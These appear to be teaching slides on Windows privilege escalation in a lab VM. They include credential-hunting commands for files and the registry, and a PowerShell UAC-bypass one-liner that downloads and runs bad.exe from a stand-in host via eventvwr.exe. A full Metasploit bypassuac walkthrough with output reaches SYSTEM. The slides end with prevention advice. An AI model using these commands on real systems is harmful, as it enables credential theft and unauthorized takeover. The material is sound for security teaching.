[*] Meterpreter session 8 opened (192.168.68.8:1234 → 192.168.68.10:49168) at 2022-08-11 02:47:24 +0
800

meterpreter > sysinfo
Computer       : JIN-PC
OS             : Windows 7 (6.1 Build 7600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter > getuid
Server username: jin-PC\jin
meterpreter > getsystem
[-] Error running command getsystem: Rex::TimeoutError Operation timed out.
meterpreter > background
[*] Backgrounding session 8 ...
```

# Windows Privilege Escalation

- ❖ Like always, find some info about the machine you just gained access to

# Basics

```
systeminfo #slow  
hostname
```

# Who am I?

```
whoami  
echo %username%
```

# What users/localgroups are on the machine?

```
net users  
net localgroups
```

# More info about a specific user. Check if user has privileges.

```
net user user1
```

# View Domain Groups

```
net group /domain
```

# View Members of Domain Group

```
net group /domain <Group Name>
```

# Firewall

```
netsh firewall show state  
netsh firewall show config
```

# Network

```
ipconfig /all  
route print  
arp -A
```

# How well patched is the system?

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

# Windows Privilege Escalation

---

- ❖ #Find some cleartext passwords

```
findstr /si password *.txt  
findstr /si password *.xml  
findstr /si password *.ini
```

- ❖ #Find all those strings in config files.

```
dir /s *pass* == *cred* == *vnc* == *.config*
```

- ❖ # Find all passwords in all files.

```
findstr /spin "password" *.*  
findstr /spin "password" *.*
```

# Windows Privilege Escalation

- ❖ Maybe in the registry

```
# VNC
```

```
reg query "HKCU\Software\ORL\WinVNC3>Password"
```

```
# Windows autologin
```

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
```

```
# SNMP Paramters
```

```
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
```

```
# Putty
```

```
reg query "HKCU\Software\SimonTatham\PUTTY\Sessions"
```

```
# Search for password in registry
```

```
reg query HKLM /f password /t REG_SZ /s
```

```
reg query HKCU /f password /t REG_SZ /s
```

# Windows Privilege Escalation

---

- ❖ There are a lot of other approaches from here
  - ❖ Find weak service permissions
    - ❖ A service with a write permission for everyone, you can modify that and run with elevated privilege
  - ❖ Search for vulnerable drivers through the list driverquery
  - ❖ Modify the AlwaysInstallElevated registry to install your own malicious programs
  - ❖ Etc.

# Windows Privilege Escalation

---

- ◊ For us, we will exploit some known vulnerability in the user account control (UAC).
- ◊ From Microsoft:

“User Account Control (UAC) **helps prevent malware from damaging a PC and helps organizations deploy a better-managed desktop.** With UAC, apps and tasks always run in the security context of a non-administrator account, unless an administrator specifically authorizes administrator-level access to the system.”
- ◊ The UAC can be bypassed by utilizing the trusted publisher certificate through process injection.
  - ◊ As a result, it will spawn a second shell that has the UAC flag turned off, resulting in elevated privilege on that shell (i.e., system).

# But wait...

---

- ❖ This attack only works if the user is already in the admin group. So...
- ❖ Q: If this user already has the admin privileges, why do we need to elevate privilege?

# How does it work?

---

- ❖ This exploit takes advantage of auto-elevation within Microsoft.
- ❖ If a binary is trusted, the UAC consent prompt will not engage.
  - ❖ i.e., signed with a MS certificate and is located in a trusted directory such as c:\windows\system32
- ❖ We simply find executables that can be run with modifiable registry keys.
  - ❖ Two examples are Fodhelper.exe and Eventvwr.exe, which are trusted binaries.
  - ❖ For example, when the Fodhelper is executed, it looks for two registry keys to run additional commands - one of those registry keys can be modified!
  - ❖ You put custom commands in that registry at the privilege level of the trusted fodhelper.exe file to elevate your privilege.

# How does it work?

---

- ❖ Let's have a look at an example `eventvwr.exe`, which is an event viewer for Windows.
- ❖ `eventvwr.exe` needs to run MMC (Microsoft Management Console).
- ❖ This is done by querying both:
  - ❖ `HKCU\Software\Classes\mscfile\shell\open\command\` and
  - ❖ `HKCR\mscfile\shell\open\command\`
- ❖ The trick is override one of the registry value
  - ❖ yes, HKCU the current user registry key.

# How does it work?

---

- ❖ The UAC bypass can be scripted (using powershell) as below (single command):

```
cmd.exe /c powershell.exe -w hidden -nop -ep
bypass (New-Object System.Net.WebClient).DownloadFile(
    'http://malicioussite.com/files/bad.exe', '%TEMP%\bad.exe') &
reg add HKCU\Software\Classes\mscfile\shell\open\command /d %tmp%\bad.exe /f &
C:\Windows\system32\eventvwr.exe & PING -n 127.0.0.1>nul &
%tmp%\bad.exe
```

# Pwn a Windows (Windows 7 64-bit VM)

```
msf6 exploit(multi/handler) > search uac
```

## Matching Modules

#	Name	Disclosure Date	Rank
-	post/windows/manage/sticky_keys		normal
0	Exploit: Windows Manage Sticky Keys Persistance Module		
1	exploit/windows/local/cve_2022_26904_superprofile	2022-03-17	excellent
2	Profile Arbitrary Junction Creation Local Privilege Elevation		
3	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	manual
4	UAC Protection Bypass Via Windows Store (WSReset.exe)		
5	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	manual
6	UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry		
7	exploit/windows/local/ask	2012-01-03	excellent
8	Escalate UAC Execute RunAs		
9	exploit/windows/local/bypassuac	2010-12-31	excellent
10	Escalate UAC Protection Bypass		
11	exploit/windows/local/bypassuac_injection	2010-12-31	excellent
12	Escalate UAC Protection Bypass (In Memory Injection)		
13	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	excellent

# Pwn a Windows (Windows 7 64-bit VM)

```
msf6 exploit(multi/handler) > use 5
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):
Name      Current Setting  Required  Description
_____
SESSION   3                  yes       The session to run this module on
TECHNIQUE  EXE                yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
_____
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.68.8      yes       The listen address (an interface may be specified)
LPORT     1234               yes       The listen port

Exploit target:
Id  Name
--  --
1   Windows x64

msf6 exploit(windows/local/bypassuac) > █
```

# Pwn a Windows (Windows 7 64-bit VM)

```
msf6 exploit(windows/local/bypassuac) > show targets

Exploit targets:

  Id  Name
  --  --
  0  Windows x86
  1  Windows x64

msf6 exploit(windows/local/bypassuac) > set target 1
target => 1
msf6 exploit(windows/local/bypassuac) > set session 8
session => 8
msf6 exploit(windows/local/bypassuac) > █
```

# Pwn a Windows (Windows 7 64-bit VM)

```
msf6 exploit(windows/local/bypassuac) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/local/bypassuac) > set lhost 192.168.68.8  
lhost => 192.168.68.8  
msf6 exploit(windows/local/bypassuac) > set lport 1234  
lport => 1234  
msf6 exploit(windows/local/bypassuac) > █
```

# Pwn a Windows (Windows 7 64-bit VM)

- ❖ As we have configured to bypass UAC, now the getsystem command is successfully executed.

```
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 192.168.68.8:1234
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7168 bytes long being uploaded..
[*] Sending stage (200774 bytes) to 192.168.68.10
[*] Meterpreter session 9 opened (192.168.68.8:1234 → 192.168.68.10:49170) at 2022-08-11 02:49:48 +0
800

meterpreter > getuid
Server username: jin-PC\jin
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

# Pwn a Windows (Windows 7 64-bit VM)

- ❖ Spawn the shell and check the user account you have.

```
meterpreter > shell
Process 2112 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

# Preventing Privilege Escalation Attacks

---

- ❖ You should:
  - ❖ Regularly scan your network, system and applications
  - ❖ Manage user privilege properly
  - ❖ Monitor user behaviours
  - ❖ Keep system up to date and patched
  - ❖ Don't expose your services if not required
  - ❖ Understand how privilege escalation occurs and provide layers of security

# Additional Items

---

- ❖ Dirty COW on HTB
  - ❖ <https://academy.hackthebox.com/course/preview/linux-privilege-escalation/kernel-exploits>
- ❖ SUID and GUID
  - ❖ <https://www.redhat.com/sysadmin/suid-sgid-sticky-bit>
- ❖ Privilege escalation via MySQL
  - ❖ <https://steflan-security.com/linux-privilege-escalation-exploiting-user-defined-functions/>
- ❖ Privilege escalation via NFS
  - ❖ <https://tremblinguterus.blogspot.com/2020/11/metasploitable-2-walkthrough-part-vi.html>